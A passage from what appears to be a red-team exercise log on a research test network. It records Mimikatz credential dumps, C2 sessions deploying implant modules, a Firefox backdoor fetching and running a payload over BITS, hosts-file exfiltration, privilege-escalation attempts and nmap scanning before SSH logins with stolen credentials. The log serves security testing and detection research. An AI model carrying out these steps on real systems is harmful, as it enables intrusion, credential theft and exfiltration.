credman :

Authentication Id : 0 ; 411838 (00000000:000648be)

Session : Interactive from 1

User Name : darpa

Domain : TA1-FIVEDIRECTI

Logon Server : TA1-FIVEDIRECTI

Logon Time : 5/7/2019 1:41:45 PM

SID : S-1-5-21-231540947-922634896-4161786520-1001

msv : [63/9592]

tspkg :

wdigest :

kerberos :

ssp :

credman :

Authentication Id : 0 ; 122531 (00000000:0001dea3)

Session : Service from 0

User Name : SSHD

Domain : NT SERVICE

Logon Server : (null)

Logon Time : 5/7/2019 1:40:23 PM

SID : S-1-5-80-3847866527-469524349-687026318-516638107-1125189541

msv :

tspkg :

wdigest :

\* Username : TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 997 (00000000:000003e5)

Session : Service from 0

User Name : LOCAL SERVICE

Domain : NT AUTHORITY

Logon Server : (null)

Logon Time : 5/7/2019 1:40:21 PM

SID : S-1-5-19

msv :

tspkg :

wdigest :

\* Username : (null)

\* Domain : (null)

\* Password : (null)

kerberos :

\* Username : (null)

\* Domain : (null)

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : TA1-FIVEDIRECTI$

Domain : WORKGROUP

Logon Server : (null)

Logon Time : 5/7/2019 1:40:21 PM

SID : S-1-5-20

msv :

tspkg :

wdigest :

\* Username : TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

\* Username : ta1-fivedirecti$

\* Domain : WORKGROUP

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 24547 (00000000:00005fe3)

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/7/2019 1:40:20 PM

SID : S-1-5-96-0-0

msv :

tspkg :

wdigest :

\* Username : TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 21583 (00000000:0000544f)

Session : UndefinedLogonType from 0

User Name : (null)

Domain : (null)

Logon Server : (null)

Logon Time : 5/7/2019 1:40:20 PM

SID :

msv :

tspkg :

wdigest :

kerberos :

ssp :

credman :

Authentication Id : 0 ; 999 (00000000:000003e7)

Session : UndefinedLogonType from 0

User Name : TA1-FIVEDIRECTI$

Domain : WORKGROUP

Logon Server : (null)

Logon Time : 5/7/2019 1:40:20 PM

SID : S-1-5-18

msv :

tspkg :

wdigest :

\* Username : TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

\* Username : ta1-fivedirecti$

\* Domain : WORKGROUP

\* Password : (null)

ssp :

credman :

\*\*\*\*\* FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE \*\*\*\*\*

TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

\* Username : ta1-fivedirecti$

\* Domain : WORKGROUP

\* Password : (null)

ssp :

credman :

\*\*\*\*\* FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE \*\*\*\*\*

13:52

W1>module

[\*] +----------+-------------------------------------+----------+

[\*] | name | library | deployed |

[\*] +----------+-------------------------------------+----------+

[\*] | copykatz | /e5/deploy/copykatz.windows.x64.dll | 1 |

[\*] +----------+-------------------------------------+----------+

13:52

W1>module sysinfo /e5/deploy/sysinfo.windows.x64.dll

W1>module

[\*] +----------+-------------------------------------+----------+

[\*] | name | library | deployed |

[\*] +----------+-------------------------------------+----------+

[\*] | sysinfo | /e5/deploy/sysinfo.windows.x64.dll | 0 |

[\*] | copykatz | /e5/deploy/copykatz.windows.x64.dll | 1 |

[\*] +----------+-------------------------------------+----------+

13:53

W1>deploy sysinfo

[\*] Loading module /e5/deploy/sysinfo.windows.x64.dll

[\*] deploy success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

W1>[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

[\*] register success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

13:54

W1>GetAllInfo virtuous

[\*] sysinfo.GetAllInfo returned success

13:55

W1>cat virtuous

[\*]

------------ BEGIN SYSTEM INFORMATION ------------

- Number of Keyboard(s) = 1

- Number of Mouse(s) = 2

- Number of HID(s) = 0

-- Begin Kernel Info --

- Kernel Type = 1

- Build Version = 10.0.16299.15

-- End Kernel Info --

-- Begin OS Info --

- OS Name = Windows

- Version Name = ERROR : WMI Connect

- Build Version = 10.0.16299.15

-- End OS Info --

-- Begin Memory Info --

- Physical Memory (24.74 GB/28.00 GB)

- Virtual Memory (131070.29 GB/131072.00 GB)

-- End Memory Info --

-- Begin All Displays Info --

- Number of Displays = 1 --

- Display #1 --

-- Begin Display Info --

- Dimensions = 1024x768

- BitsPerPixel = 32

- DotsPerInch = 96

-- End Display Info --

-- End All Displays Info --

------------ END SYSTEM INFORMATION ------------

------------ BEGIN CPU INFORMATION ------------

- Architechture = X64

- Endianess = LITTLE

- Frequency = 100.00 GHZ

- Vendor Name = GenuineIntel

- Vendor ID = Intel64 Family 6 Model 6 Stepping 3

- Model Name = QEMU Virtual CPU version 2.5+

-- Begin Counts Info --

- Number of Hyperthread Cores = 2

- Number of Cores = 2

- Number of Units = 2

-- End Counts Info --

-- Begin Cache Info --

- Cache Type = UNIFIED

- Cache Size = 4 MB

- Line Size = 64 Bytes

- Associativity = 16

-- End Cache Info --

-- Begin Supported Instruction Sets List --

- Instruction Set = X87\_FPU

- Instruction Set = BMI1

-- End Supported Instruction Sets List --

------------ END CPU INFORMATION ------------

------------ BEGIN GPU INFORMATION ------------

-- Begin Device List --

- Found 0 GPU devices

-- End Device List --

------------ END GPU INFORMATION ------------

------------ BEGIN MEMORY INFORMATION ------------

- Physical Memory (24.74 GB /28.00 GB) --

- Virtual Memory (131070.29 GB, 131072.00 GB) --

-- Begin All Drives Info --

- Number of Logical Drives = 2 --

-- Begin Drive Info --

- Letter = C

- Volume Name = "UNKNOWN"

- Type = FIXED

- Size = 255.51 GB

- Available Free = 213.45 GB

- Total Free = 213.45 GB

-- End Drive Info --

-- Begin Drive Info --

- Letter = D

- Volume Name = "Data"

- Type = FIXED

- Size = 3583.87 GB

- Available Free = 3547.59 GB

- Total Free = 3547.59 GB

-- End Drive Info --

-- End All Drives Info --

------------ END MEMORY INFORMATION ------------

------------ BEGIN OS INFORMATION ------------

-- Begin BIOS Information --

- Name =

- Description =

- Version =

-- End BIOS Information --

-- Begin MotherBoard Information --

- Name =

- Description =

- Revision Number =

-- End MotherBoard Information --

-- Begin Owner Information --

- Primary Name =

- Primary Contact =

-- End Owner Information --

-- Begin Date/Time Information --

- Current Time Zone = 0

- Daylight Savings in Effect = FALSE

- Enable Daylight Savings = FALSE

-- End Date/Time Information --

-- Begin Network Information --

- User Name =

- DNS Host Name =

- Workgroup Name =

- Domain Name =

- Domain Role = 0

- Network Server Mode Enabled = FALSE

- Roles =

-- End Network Information --

-- Begin Network Profiles --

- Found 0 profiles

-- End Network Profiles --

------------ END OS INFORMATION ------------

n Network Profiles --

- Found 0 profiles

-- End Network Profiles --

------------ END OS INFORMATION ------------

13:56

W1>main

MAIN>list

W1 128.55.12.167:56638 --> 128.55.12.167:8102 [HTTP] Thu May 9 13:43:10 2019 active 744s

## 13:57 -- TA1 MARPLE 1 -- Firefox Drakon APT

The next attack was against the MARPLE 1 host. This attack was the Drakon APT using the same url that was used against the Five Directions windows host, www.usdoj.gov. loaderDrakon was executed in Firefox memory and connected out to 150.159.104.124:80 and 19.49.27.211:80 for C2. Failed to use elevate driver as driver signing seemed to be enabled again after a reboot. Sysinfo module failed and might not be fully supported on Windows 7.Gethostname, getusername, and GetCurrentProcessid were commands sent from the C2 to gather intel during the attack.

### Targets

* ta1-marple-1 128.55.12.66 Windows 7

### Capabilities

* Firefox 54.0.1 backdoor
* Drakon APT
* Elevate driver (Perfmon)
  + Failed, driver signing was not disabled after reboot during engagement
* Copykatz module (Mimikatz)
  + Didn’t get a chance to run since privilege escalation failed
* Sysinfo module
  + Failed

### Event Log

13:57

Benign activity browsed to www.usdoj.gov

kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8102

[sudo] password for kududyn:

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8102 [HTTP]

MAIN>

MAIN>

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W2] ####################

13:58

MAIN>list

W2 128.55.12.167:56648 --> 128.55.12.167:8102 [HTTP] Thu May 9 13:57:31 2019 active 17s

W1 128.55.12.167:56638 --> 128.55.12.167:8102 [HTTP] Thu May 9 13:43:10 2019 active 878s

13:58

W2>hostname

[\*] ta1-marple-1

W2>whoami

[\*] admin

W2>getpid

[\*] pid: 3332

13:59

W2>elevatepid '\\.\sysmon' 3332

[\*] Elevate process [\\.\sysmon] [3332]

[\*] elevate failed with status -1

[\*] Did you install the elevate driver before running the elevate command?

14:01

W2>module sysinfo /e5/deploy/sysinfo.windows.x64.dll

14:02

W2>module

[\*] +---------+------------------------------------+----------+

[\*] | name | library | deployed |

[\*] +---------+------------------------------------+----------+

[\*] | sysinfo | /e5/deploy/sysinfo.windows.x64.dll | 0 |

[\*] +---------+------------------------------------+----------+

W2>deploy sysinfo

[\*] Loading module /e5/deploy/sysinfo.windows.x64.dll

[\*] deploy success [sysinfo] [/e5/deploy/sysinfo.windows.x64.dll]

14:02

W2>ps

No response (sysinfo failed to deploy)

14:02

^C[-] Connection lost for console [W1]

[-] Connection lost for console [W2]

## 14:35 -- TA5.2 Ubuntu 1 -- Firefox Drakon APT Elevate

TA5.2 was also a target for the Firefox Drakon APT simulacrum on this day. Once the connection was established the same commands run under windows were issued, Gethostname, getusername, and GetCurrentProcessid.

### Targets

* ta52-ubuntu-1 128.55.12.78 Ubuntu 14.04

### Capabilities

* Firefox 54.0.1 backdoor
* Drakon APT
* Netrecon module
  + Failed to run, error in deploying module (lost connection)

### Event Log

14:35

kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8102

[sudo] password for kududyn:

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8102 [HTTP]

MAIN>

[\*] ################## New connection received ##################

[\*] [linux] [x64] [N/A] [N/A]

[\*] Initializing new linux console

[\*] ################## NEW CONSOLE READY [L1] ####################

14:36

MAIN>list

L1 128.55.12.167:56668 --> 128.55.12.167:8102 [HTTP] Thu May 9 14:35:07 2019 active 26s

MAIN>con L1

14:36

L1>hostname

[\*] ta52-ubuntu-1

L1>whoami

[\*] uid: 1003 admin

14:38

L1>module netrecon /e5/deploy/netrecon.linux.x64.so

L1>module

[\*] +----------+----------------------------------+----------+

[\*] | name | library | deployed |

[\*] +----------+----------------------------------+----------+

[\*] | netrecon | /e5/deploy/netrecon.linux.x64.so | 0 |

[\*] +----------+----------------------------------+----------+

L1>deploy netrecon

[\*] Loading module /e5/deploy/netrecon.linux.x64.so

[\*] deploy success [netrecon] [/e5/deploy/netrecon.linux.x64.so]

14:41

L1>module

[\*] +----------+----------------------------------+----------+

[\*] | name | library | deployed |

[\*] +----------+----------------------------------+----------+

[\*] | netrecon | /e5/deploy/netrecon.linux.x64.so | 1 |

[\*] +----------+----------------------------------+----------+

14:41

L1>getpid

[No response]

14:43

[-] Connection lost for console [L1]

## 15:34 -- TA5.2 Windows 2 -- Firefox BITS Micro APT

The last attack of the day was against the TA5.2 Windows host using a new capability, Firefox BITS micro APT. The scenario for this simulacrum was to take advantage of the exploited Firefox backdoor by browsing to http://128.55.12.167:8002/config.html. This initiated a download from Firefox via the BITS protocol. BITS download and executed micro APT, which connected out to 128.55.12.167:80 for C2. Once again driver signing appeared to be enabled, and micro APT failed to use the elevate driver. The attacker then exfil’ed the host file.

### Targets

* ta52-windows-2 128.55.12.77 Windows 10

### Capabilities

* Firefox 54.0.1 backdoor
* BITS protocol
* Micro APT
* Elevate driver (sysmon)

### Event Log

15:34

Browse to 128.55.12.167:8001/config.html

http://128.55.12.167:8001/ctfhost2.exe

15:34

http://128.55.12.167:8002/ctfhost2.exe

Visit

15:35

C:\Users\admin\AppData\Local\Temp\ctfhost2.exe

15:35

root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# ./c2.py 80

waiting for connection on port 80

waiting for micro apt (ctrl+c to break from loop)

connection from (send quit to disconnect micro-apt) ('127.0.0.1', 43054)

sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 00 00 00 00

15:37

Refresh browser

root@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/projects/micro-apt# ./c2.py 80

waiting for connection on port 80

waiting for micro apt (ctrl+c to break from loop)

connection from (send quit to disconnect micro-apt) ('128.55.12.77', 65184)

sending: '\x08\x00\x00\x00\x00\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 00 00 00 00 ........

received:

00000000: 29 00 00 00 01 00 00 00 00 00 00 00 11 00 00 00 )...............

00000010: 11 00 00 00 00 00 00 00 6F 73 3A 0A 3D 3D 3D 0A ........os:.===.

00000020: 77 69 6E 2D 78 36 34 0A 00 win-x64..

')\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x11\x00\x00\x00\x00\x00\x00\x00os:\n===\nwin-x64\n\x00'

os:

===

win-x64

13:40

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00 ........admin.

apt returned: admin

15:42

APT>elevate

sending: '\x19\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x000' (25 bytes)

00000000: 19 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 .... ...........

00000010: 01 00 00 00 00 00 00 00 30 ........0

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 FF FF FF FF ............

apt returned: 4294967295

15:44

APT>elevate '\\.\sysmon'

sending: "&\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\r\x00\x00\x001'\\\\.\\sysmon'\x00" (38 bytes)

00000000: 26 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 &... ...........

00000010: 01 00 00 00 0D 00 00 00 31 27 5C 5C 2E 5C 73 79 ........1'\\.\sy

00000020: 73 6D 6F 6E 27 00 smon'.

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 FF FF FF FF ............

apt returned: 4294967295

APT>whoami

sending: '\x08\x00\x00\x00\x16\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 16 00 00 00 ........

received:

00000000: 1E 00 00 00 17 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00 ........admin.

apt returned: admin

15:45

APT>pwd

sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 14 00 00 00 ........

received:

00000000: 2C 00 00 00 15 00 00 00 00 00 00 00 14 00 00 00 ,...............

00000010: 14 00 00 00 00 00 00 00 43 3A 5C 57 49 4E 44 4F ........C:\WINDO

00000020: 57 53 5C 73 79 73 74 65 6D 33 32 00 WS\system32.

apt returned: C:\WINDOWS\system32

15:45

APT>cd drivers

sending: ' \x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x08\x00\x00\x00\x00\x00\x00\x00drivers\x00' (32 bytes)

00000000: 20 00 00 00 12 00 00 00 00 00 00 00 08 00 00 00 ...............

00000010: 08 00 00 00 00 00 00 00 64 72 69 76 65 72 73 00 ........drivers.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

15:45

APT>ls

15:46

APT>cd etc

sending: '\x1c\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00etc\x00' (28 bytes)

00000000: 1C 00 00 00 12 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 65 74 63 00 ........etc.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

15:46

APT>ls

sending: '\x08\x00\x00\x00\x18\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 18 00 00 00 ........

received:

00000000: 4A 00 00 00 19 00 00 00 00 00 00 00 32 00 00 00 J...........2...

00000010: 32 00 00 00 00 00 00 00 2E 0A 2E 2E 0A 68 6F 73 2............hos

00000020: 74 73 0A 6C 6D 68 6F 73 74 73 2E 73 61 6D 0A 6E ts.lmhosts.sam.n

00000030: 65 74 77 6F 72 6B 73 0A 70 72 6F 74 6F 63 6F 6C etworks.protocol

00000040: 0A 73 65 72 76 69 63 65 73 0A .services.

apt returned: .

..

hosts

lmhosts.sam

networks

protocol

services

15:48

APT>getfile hosts /home/admin/hosts\_w2

sending: '\x1e\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00hosts\x00' (30 bytes)

00000000: 1E 00 00 00 04 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 68 6F 73 74 73 00 ........hosts.

received: '-\x08\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x15\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00# Copyright (c) 1993-2009

Microsoft Corp.\r\n#\r\n# This is a sample HOSTS file used by Microsoft TCP/IP for'...'dp\r\n' (2093 bytes)

[Errno 2] No such file or directory: '/home/admin/hosts\_w2'

APT>getfile hosts /home/kududyn/hosts\_w2

sending: '\x1e\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00hosts\x00' (30 bytes)

00000000: 1E 00 00 00 04 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 68 6F 73 74 73 00 ........hosts.

received: '-\x08\x00\x00\x05\x00\x00\x00\x00\x00\x00\x00\x15\x08\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00# Copyright (c) 1993-2009

Microsoft Corp.\r\n#\r\n# This is a sample HOSTS file used by Microsoft TCP/IP for'...'dp\r\n' (2093 bytes)

MD5(/home/kududyn/hosts\_w2) = 6758175a6827644fb1d3e917508848a8

APT>

15:49

APT>elevate \\\\.\\sysmon

sending: "'\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0e\x00\x00\x001\\\\\\\\.\\\\sysmon\x00" (39

bytes)

00000000: 27 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 '... ...........

00000010: 01 00 00 00 0E 00 00 00 31 5C 5C 5C 5C 2E 5C 5C ........1\\\\.\\

00000020: 73 79 73 6D 6F 6E 00 sysmon.

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 FF FF FF FF ............

apt returned: 4294967295

APT>elevate \\.\sysmon

sending: '$\x00\x00\x00 \x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x0b\x00\x00\x001\\\\.\\sysmon\x00' (36 bytes)

00000000: 24 00 00 00 20 00 00 00 00 00 00 00 01 00 00 00 $... ...........

00000010: 01 00 00 00 0B 00 00 00 31 5C 5C 2E 5C 73 79 73 ........1\\.\sys

00000020: 6D 6F 6E 00 mon.

received:

00000000: 1C 00 00 00 21 00 00 00 00 00 00 00 04 00 00 00 ....!...........

00000010: 04 00 00 00 00 00 00 00 FF FF FF FF ............

apt returned: 4294967295

15:51

APT>cd ..

sending: '\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00..\x00' (27 bytes)

00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00 ................

00000010: 03 00 00 00 00 00 00 00 2E 2E 00 ...........

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>cd ..

sending: '\x1b\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00..\x00' (27 bytes)

00000000: 1B 00 00 00 12 00 00 00 00 00 00 00 03 00 00 00 ................

00000010: 03 00 00 00 00 00 00 00 2E 2E 00 ...........

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>pwd

sending: '\x08\x00\x00\x00\x14\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 14 00 00 00 ........

received:

00000000: 1C 00 00 00 15 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 43 3A 5C 00 ........C:\.

apt returned: C:\

15:52

APT>cd admin

sending: '\x1e\x00\x00\x00\x12\x00\x00\x00\x00\x00\x00\x00\x06\x00\x00\x00\x06\x00\x00\x00\x00\x00\x00\x00admin\x00' (30 bytes)

00000000: 1E 00 00 00 12 00 00 00 00 00 00 00 06 00 00 00 ................

00000010: 06 00 00 00 00 00 00 00 61 64 6D 69 6E 00 ........admin.

received:

00000000: 1C 00 00 00 13 00 00 00 00 00 00 00 04 00 00 00 ................

00000010: 04 00 00 00 00 00 00 00 00 00 00 00 ............

apt returned: 0

APT>finally

sending quit

sending: '\x08\x00\x00\x002\x00\x00\x00' (8 bytes)

00000000: 08 00 00 00 32 00 00 00 ....2...

closing

# 05/10/2019 – Nmap SSH SCP

## Schedule

|  |  |  |
| --- | --- | --- |
| 10:26 | Multiple Performers | Nmap SSH SCP |

## 10:26 -- Multiple Performers -- Nmap SSH SCP

The attacker first accessed ta51-pivot-1 on the target network. From there, nmap was used to map out the surface area on the target network. The attacker then connected to various identified hosts using stolen credentials via SSH. A file from the admin user’s home directory was exfil’ed via SCP from each target back to ta51-pivot-1.

### Targets

* ta51-pivot-1 128.55.12.149 Ubuntu 16.04
* ta1-cadets-1 128.55.12.51 FreeBSD 13
* ta1-theia-target-1 128.55.12.110 Ubuntu 12.04
* ta1-trace-2 128.55.12.118 Ubuntu 14.04
* ta1-fivedirections-3 128.55.12.109 Windows 10
* ta51-pivot-3 128.55.12.234 Ubuntu 18.04

### Capabilities

* Nmap
* SSH

### Event Log

10:26

kududyn@kududyn-ProLiant-SL170s-G6:/e5/backup/20190506/deliverables/debug/windows/x64$ ssh admin@128.55.12.149

The authenticity of host '128.55.12.149 (128.55.12.149)' can't be established.

ECDSA key fingerprint is 96:21:91:4e:ed:61:d6:9e:d8:ab:ed:0a:4b:41:44:7f.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.149' (ECDSA) to the list of known hosts.

admin@128.55.12.149's password:

Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86\_64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

232 packages can be updated.

135 updates are security updates.

The programs included with the Ubuntu system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.

admin@ta51-pivot-1:~$ date

Fri May 10 10:26:41 EDT 2019

10:28

admin@ta51-pivot-1:~$ date

Fri May 10 10:28:36 EDT 2019

admin@ta51-pivot-1:~$ sudo nmap -sS -p 22 128.55.12.0/24 (TCP SYN)

Starting Nmap 7.01 ( https://nmap.org ) at 2019-05-10 10:28 EDT

Nmap scan report for 128.55.12.1

Host is up (0.00072s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 08:00:27:B5:04:07 (Oracle VirtualBox virtual NIC)

Nmap scan report for 128.55.12.10

Host is up (0.00095s latency).

PORT STATE SERVICE

22/tcp closed ssh

MAC Address: 08:00:27:94:8D:F4 (Oracle VirtualBox virtual NIC)

Nmap scan report for 128.55.12.11

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp closed ssh

MAC Address: 08:00:27:D5:CB:86 (Oracle VirtualBox virtual NIC)

Nmap scan report for ta1-cadets-1-dp (128.55.12.51)

Host is up (0.0026s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:01 (QEMU virtual NIC)

Nmap scan report for ta3-test-dp (128.55.12.52)

Host is up (0.00056s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:02 (QEMU virtual NIC)

Nmap scan report for ta3-perf-2-dp (128.55.12.54)

Host is up (0.00037s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:04 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-1-dp (128.55.12.55)

Host is up (0.0012s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:05 (QEMU virtual NIC)

Nmap scan report for ta1-fivedirections-2-dp (128.55.12.56)

Host is up (0.0012s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:06 (QEMU virtual NIC)

Nmap scan report for ta3-perf-3-dp (128.55.12.57)

Host is up (0.00035s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: D0:67:E5:EC:88:F8 (Dell)

Nmap scan report for ta1-fivedirections-translate-1-dp (128.55.12.58)

Host is up (0.00049s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:08 (QEMU virtual NIC)

Nmap scan report for ta3-starc-1-dp (128.55.12.59)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:09 (QEMU virtual NIC)

Nmap scan report for ta3-starc-2-dp (128.55.12.60)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:10 (QEMU virtual NIC)

Nmap scan report for ta3-starc-3-dp (128.55.12.61)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:11 (QEMU virtual NIC)

Nmap scan report for ta3-starc-4-dp (128.55.12.62)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:12 (QEMU virtual NIC)

Nmap scan report for ta3-starc-5-dp (128.55.12.63)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:13 (QEMU virtual NIC)

Nmap scan report for ta3-starc-6-dp (128.55.12.64)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:14 (QEMU virtual NIC)

Nmap scan report for 128.55.12.65

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:15 (QEMU virtual NIC)

Nmap scan report for ta1-marple-1-dp (128.55.12.66)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:16 (QEMU virtual NIC)

Nmap scan report for ta1-marple-2-dp (128.55.12.67)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:17 (QEMU virtual NIC)

Nmap scan report for 128.55.12.69

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:19 (QEMU virtual NIC)

Nmap scan report for 128.55.12.70

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:20 (QEMU virtual NIC)

Nmap scan report for 128.55.12.71

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:21 (QEMU virtual NIC)

Nmap scan report for 128.55.12.72

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:22 (QEMU virtual NIC)

Nmap scan report for ta3-prometheus-1-dp (128.55.12.73)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:23 (QEMU virtual NIC)

Nmap scan report for 128.55.12.74

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:24 (QEMU virtual NIC)

Nmap scan report for ta1-cadets-2-dp (128.55.12.75)

Host is up (-0.076s latency).

PORT STATE SERVICE

22/tcp open ssh

MAC Address: 52:54:00:F0:08:25 (QEMU virtual NIC)

Nmap scan report for ta52-windows-1-dp (128.55.12.76)

Host is up (-0.075s latency).

PORT STATE SERVICE

